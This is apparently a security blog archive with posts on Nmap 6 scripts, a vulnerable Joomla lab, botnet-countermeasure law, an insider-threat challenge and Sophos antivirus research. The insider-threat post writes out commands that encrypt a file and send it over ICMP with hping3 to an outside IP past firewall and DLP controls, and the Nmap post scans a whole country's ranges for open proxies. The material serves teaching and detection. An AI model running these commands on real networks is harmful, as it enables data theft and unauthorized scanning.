Category Archives: Incident Handling and Hacker Techniques

Nmap 6 Scripting Engine with 400+ scripts

It was 1st of September of 1997, when Gordon Lyon released the article “The Art of Scanning” on the Phrack Magazine. This was the first release of the well known open source tool for network exploration and security auditing called Nmap. 15 Years later we have Nmap 6, NSE (Nmap Scripting Engine) and a bunch of books about the this powerfull tool.

Basically, I would like to introduce you to some of the Nmap Scripting Engine scripts available. The latest version bring more than 430 scripts. Let’s first install Nmap 6 and then use the NSE scripts. Using a Linux system, download the latest version of Nmap 6 from the official source code repository. To accomplish this task gcc, openssl and make should be part of your system. Subversion control versioning system is the best way to download the version and stay up2date.

$ cd /tmp/
$ mkdir nmap
$ svn co –username guest https://svn.nmap.org/nmap


Then you can use the configure script to set up the different variables and parameters. Then run make to compile the code and generate the binary files. When building Nmap from source you can use ./configure –help to see a complete list of directives available

$ cd nmap/
$/tmp/nmap# ./configure
$/tmp/nmap# make
$/tmp/nmap# install
$ nmap -V
Nmap version 6.20BETA1 ( http://nmap.org )

Now that the latest version of Nmap is installed you should have around 430 scripts made with NSE under /usr/local.share/nmap/scripts. Among them you have scripts that allow you to check if a particular system is vulnerable to CVE-2012-1823, CVE-2012-2122, CVE-2012-1182 for PHP, MySQL and Samba services respectively.

Other ones are related to GeoIP and one particular interesting is called ip-geolocation-maxmind. This one gives you the ability to retrieve the Geo location of the IP you are scanning using the Maxmind database. To be able to run this script you first need to download the GeoLiteCity into /usr/local/share/nmap/nselib/data folder.

$cd /usr/local/share/nmap/nselib/data
$ wget -N -q http://geolite.maxmind.com/download/geoip/database/GeoLiteCity.dat.gz
$ gunzip GeoLiteCity.dat.gz

$nmap –script ip-geolocation-maxmind  84.72.11.109  -p 80
Host script results:
| ip-geolocation-maxmind:
| 84.72.11.109
|   coordinates (lat,lon): 47.3667,8.55
|_  city: Zurich, Switzerland

Other than the GeoIP you can also retrieve the Whois Information Records without running a port scan.
$ nmap –script whois -v -Pn -sn 4.4.4.4
Host script results:
| whois: Record found at whois.arin.net
| netrange: 4.4.0.0 – 4.4.255.255
| netname: LVLT-STATIC-4-4-16
| orgname: Level 3 Communications, Inc.
| orgid: LVLT
| country: US stateprov: CO
|
| orgtechname: ipaddressing
|_orgtechemail: ipaddressing@level3.com

You can even further extend the use of Maxmind free services and download the GeoIPCountry.csv file. Then feed it into Nmap to scan a range of IP addresses for a particular Country.
$wget http://geolite.maxmind.com/download/geoip/database/GeoIPCountryCSV.zip
unzip GeoIPCountryCSV.zip
Looking at the contents of the file we can easily grep for the IP addresses for a particular country.
head GeoIPCountryWhois.csv
“0.116.0.0”,”0.119.255.255″,”7602176″,”7864319″,”AT”,”Austria”
“1.0.0.0”,”1.0.0.255″,”16777216″,”16777471″,”AU”,”Australia”
“1.0.1.0”,”1.0.3.255″,”16777472″,”16778239″,”CN”,”China”

Next, cat the file, grep for the string you want in this case Portugal. Then use AWK with “,” as delimiter, print field 1 and 2. Pipe that into tr and delete the character ‘. Write the output into the file IP.Addresses.PT.

$cat GeoIPCountryWhois.csv | grep Portugal | awk -F “,” ‘{print $1 “-” $2}’ | tr -d ‘”‘ > IP.Addresses.PT
root@bt:/tmp/nmap/nselib/data# head IP.Addresses.PT
2.80.0.0-2.80.18.255
2.80.20.0-2.83.255.255
5.43.0.0-5.43.63.255
5.44.192.0-5.44.207.255
5.158.0.0-5.158.63.255

Now, we need to change the format of the file in order to be readable by Nmap. We need to change from “2.80.0.0-2.80.18.255” to “2-2.80-80.0-18.0-255”.
To do that we use Awk with the split arguments. From the man page of Awk :

split(string, array, fieldsep)
This divides string into pieces separated by fieldsep, and stores the pieces in array. The first piece is stored in array[1], the second piece in array[2], and so forth. The string value of the third argument, fieldsep, is a regexp describing where to split string (much as FS can be a regexp describing where to split input records). If the fieldsep is omitted, the value of FS is used. split returns the number of elements created. The split function, then, splits strings into pieces in a manner similar to the way input lines are split into fields.

If you want to understand better this command I recommend to read carefull the previous paragraph .
$cat IP.Addresses.PT | awk -F “.” ‘{split($4,array,”-“); print $1”-“array[2]”.”$2″-“$5 “.” $3″-“$6″.”array[1]”-“$7}’  > IP.Addresses.PT.nmap

The output will be:
head IP.Addresses.PT.nmap
2-2.80-80.0-18.0-255
2-2.80-83.20-255.0-255
5-5.43-43.0-63.0-255
5-5.44-44.192-207.0-255

Now that we have the information parsed according to the Nmap expected format you can use another NSE script. This time the http-open-proxy which tries to identtify systems that will allow you to proxy connections. We can now scan per country ! The -Pn will scan the hosts even if they dont respond to icmp requests. and the -iL is to specify a list of hosts. The -p specifies the ports.

$nmap -Pn –script=http-open-proxy -iL IP.Addresses.PT.nmap -p 8080,3128

Another cool script is http-google-malware which checks if hosts are on Google’s blacklist of suspected malware and phishing servers. These lists are constantly updated and are part of Google’s Safe Browsing service. To be able to run this script you need to sign up for the Safe Browsing API. You can check manually the Safe Browsing functionality with the URL : http://www.google.com/safebrowsing/diagnostic?site=google.com . Replace the site=google.com with the site you want to check.

After you have your API key you can run the following command :

$nmap -Pn -p80  –script http-google-malware –script-args http-google-malware.api= http://www.site.com
PORT   STATE SERVICE
80/tcp open  http
|_http-google-malware.nse: Host is known for distributing malware

For each NSE script there are additional arguments that you can run with –script-args prefix. The best source of information about them is the .nse file itself  under /usr/local.share/nmap/scripts.

Tagged , ,

Hands-on Lab – eCommerce – Part 1

An important aspect of network security is hands-on experience. Considering this I would like to share a step-by-step guide that illustrates how to create a web content management system with eCommerce shopping card software. What is the purpose? The purpose is to create a simulated real world e-commerce website in a controlled and virtual environment. Here you can find known vulnerabilities that will allow you to learn and practice security concepts.  Will also allow you to have a scenario where you can practice offensive and defensive techniques legally, safely and for educational purposes. The scenario is based on an older version of Joomla and Virtuemart running on a LAMP (Linux, Apache, MySQL, PHP) stack.

Probably the most common attack vector against Joomla based content management websites is SQL injection vulnerabilities. The National Vulnerability Database shows 755 matching records when searching for CVE’s affecting Joomla versions. ExploitDB shows 839 potential exploits for different Joomla versions and a variety of components. 487 SQL Injection related, 30 Cross Site Scripting  42 Local File Inclusion, 25 Remote File Inclusion and others. If you are familiar with Vmware this scenario can easily be extended to an Attacker system with Backtrack plus a Firewall like pfSense and/or IDS like Snort between the systems. This will allow you to further extend your skills in intrusion analysis, incident handling and penetration testing and others.

Tagged ,

Countermeasures against Botnets – Legal aspects

The NATO Cooperative Cyber Defense Centre of Excellence based in Tallinn, Estonia just released a study about the legal implications of passive and active countermeasures against botnets. This investigation is made in collaboration with European Network and Information Security Agency (ENISA). It covers the legal aspects of fighting against botnets taking into account the German and Estonian law.  The study was created by two legal experts, one attorney, two scientists and a post-graduate civil service trainee. It’s very well written and it uses an interdisciplinary language which makes it accessible to people who aren’t specialist in information technology or legal.

It covers a variety of interesting topics such as assuming a system is compromised by a botnet. One of the steps, as part of the incident handling process, is that you might capture and inspect the traffic in order to detect and analyze the botnet traffic. However, from a legal perspective the study presents a variety of legal concerns regarding this. Some of them are personal data protection, unauthorized surveillance and confidentiality of communications. It means such monitoring might be perceived as breach of criminal law.  Even if some of the laws were not written in light of cyber space it still can apply.

Another topic with very unique characteristics and legal concerns is running a honeypot to collect, store and process data to learn about botnets. What are the legal concerns about sharing the data gained from running the honeypot? Or how it can be challenging for a private researcher to prove that the data he is collecting is for scientific interests.  These and other legal concerns are discussed in the study.

How about the takeover of botnets? Which assumes you successful infiltrated the CnC server. If the Botnet is taken over with the intent to eliminate and prevent crime and not prepare one, it still has implications under criminal law. Given the uncertainty of jurisdictional traits on how to handle such situations there is the risk of someone making him susceptible to prosecution. Other topics include: Takedown of Command and Control Servers, Automated Immunization or Disinfection, Botnet Mitigation Techniques under Exceptional Circumstances, Duty to Act against Botnet Attacks and Liability of Owners of Infected Hosts.

Apart of that, through out the study there are excellent reference’s that provide supporting and corroborating evidence of their assertions. Definitely a must read for security professionals involved in incident handling and others.

Tagged , ,

Insider Threat – Dee Cypher

On my previous post I wrote about gamification and how it can be used to learn security skills. Let’s further illustrate this with a challenge that represents the risks of insider threats. Exfiltrating data using covert channels. A typical case of espionage:



Justin Case, a high-priced lawyer and an operative for V.I.L.E. found that ACME is working on a new high-profile deal. Justin Case wants to get the hands on that information to sell it to the competitors. He just contacted another operational from V.I.L.E. Dee Cypher who has insider access to ACME. His mission is to smuggle confidential information bypassing the high end security controls in place like Firewalls and Data Lost Prevention. During a secret venue they shared some information: The ACME is running the latest version of Checkpoint Firewall with rigid rules however it allows ping requests to me made with a maximum ping size protection of 1400 bytes. Also to bypass DLP inspection they agreed that the information should be sent encrypted using symmetric encryption AES 256 bits with a shared secret that they agreed upon.

How can Dee Crypt and Justin Case accomplish this mission?

DeeCypher$ md5sum SecretPlans.pdf
0c376606bbbca8f089151df189edfd8b SecretPlans.pdf
DeeCypher$ openssl enc -e -aes-256-cbc -in SecretPlans.pdf -out SecretPlans.enc
DeeCypher$ ls –lrta
-rw-r–r– 1 DeeCypher DeeCypher 30800 2012-11-17 15:49 SecretPlans.enc
DeeCypher$ echo ‘scale=2;30800/1400’ | bc –q
DeeCypher$ sudo hping3 -E SecretPlans.enc -1 -u -d 1400 220.132.33.16 -c 22

JustinCase$ sudo tcpdump -nni eth0 -s0 proto 1 -w receiving.pcap
JustinCase$ tshark -r receiving.pcap -R ‘icmp.type==8’ -w data.pcap
JustinCase$ tshark -r data.pcap -T fields -e data | xxd -r -p > SecretPlans.enc
JustinCase$ openssl enc -d -aes-256-cbc -in SecretPlans.enc -out SecretPlans.pdf
JustinCase$ md5sum SecretPlans.pdf
0c376606bbbca8f089151df189edfd8b SecretPlans.pdf
JustinCase$ acroread SecretPlans.pdf

Lets describe the commands of Dee Cypher. First, the md5 of SecretPlans.pdf was produced, which can then be used to verify the file integrity. Next, the file SecretPlans.pdf was encrypted using AES-256-CBC algorithm resulting into SecretPlans.enc. Then, SecretPlans.enc was checked and it contains 30800 bytes. Now he wanted to know how many ICMP packets he will need to send the contents of the file using a payload of 1400 bytes. To do this he used the precision calculator bc in quiet mode. Divided the total amount of the file size by the size of the payload. The result was formatted to show two digits after the decimal point, it’s 22. It means, he will need to send 22 packets to send the whole contents of the file. To forge the ICMP packets hping3 was used. It’s specified the filename that will fill packet data, the traffic type using icmp mode with a data size of 1400 and a total of 22 packets.

On the other end, JustinCase executed tcpdump to capture ICMP traffic with no limit on the captured packet size. He extracted the traffic, using tshark, that matched wireshark filter ICMP Echo Request (type 8) and wrote it into data.pcap. Then, extracted the data portion of the ICMP payload. The output of this command was piped into xxd to convert the data into binary using plain hexdump style. The file was decrypted using the same algorithm and finally integrity was checked and the file was opened with acrobat reader.

Note: On this example a Checkpoint R75 with IPS and DLP blade enable was used. The IPS had configured a Max Ping Size of 1400 bytes.  By default the IPS does not have the Max Ping Size protection enable and the default value is 2500 bytes. Further, the ICMP traffic is not covered by DLP inspection which means the data could be sent in clear text instead of encrypted.

After having fun and eventually engage people to challenge this with other possibilities and tools let’s think about it. This example demonstrates that insider threat should be a serious concern by today organizations. In this case Intellectual property or confidential information could be stolen. Understanding how susceptible you are to insider threat is a valuable step in order to develop controls to detect, remediate and mitigate. Access to information outside of need to know, unauthorized encryption of information, unauthorized information transfer are examples of technical actions and indicators that could be used in this case as observables for a possible detection.

In 2006, the CERT coordination center which is located at Carnegie Mellon University released a technical report “Comparing Insider IT Sabotage and Espionage: A model-based analysis‘. This study considered not only the technical factors that contribute to Espionage and Sabotage cases but also the psychological, organizational and contextual factors. It’s definitely a good read for security professionals and leaders with responsibility on the organization security posture. Other than that the CERT Insider Threat Centers provides comprehensive and detailed information about this topic.

Tagged , , ,

Tavis Ormandy strikes again!

For those of you who might not know who Tavis Ormandy is, you might have heard about his name back in June 2010. At that time, he published his research about a vulnerability and PoC code on how to exploit the Microsoft Help and Support Center application that could be exploited on Microsoft Windows XPSP3 with Internet Explorer 6,7 or 8 (CVE-2010-1885). After the disclosure the vulnerability was rapidly introduced into Metasploit framework and some controversy was made around his responsible disclosure approach. Microsoft released a patch for this vulnerability on 13th July 2010. Additional research was made using this vulnerability and results were found on how to bypass AV due to the fact the vendor’s products allowed the execution of code before detecting the malware. This resulted in CVE-2010-3496, CVE-2010-3497, CVE-2010-3498 and CVE-2010-3499 affecting McAfee, Symantec, AVG and F-Secure respectively. Other than that Tavis Ormandy has more than 120 vulnerabilities disclosed between 2004 and 2010.

Conversely, what I wanted to mention here is that he just recently published the second part of a great research about the Sophos AV. The first paper released on this topic named “Sophail: A Critical Analysis of Sophos Antivirus” can be found here. On this second part, you can find very technical detailed explanation and detailed analysis on how typical Sophos antivirus deployments are exposed to several attacks like integer overflow, local privileged escalation, XSS and many others. A summary of the vulnerabilities can be found on Sophos website. The vulnerabilities found affect the latest version of Sophos at the time of the published paper. If you are using Sophos you should consider patching it.

One thing to note other than this great research it’s the good cooperation and collaboration that was done between Tavis and Sophos to release this information in a responsible approach. Further details and a timeline of the events can be looked at section six of the document. According to Sophos the majority of the  vulnerabilities have been addressed. The ones still not fixed, a patch is expected to be released on 28th November.

Tagged , , , , ,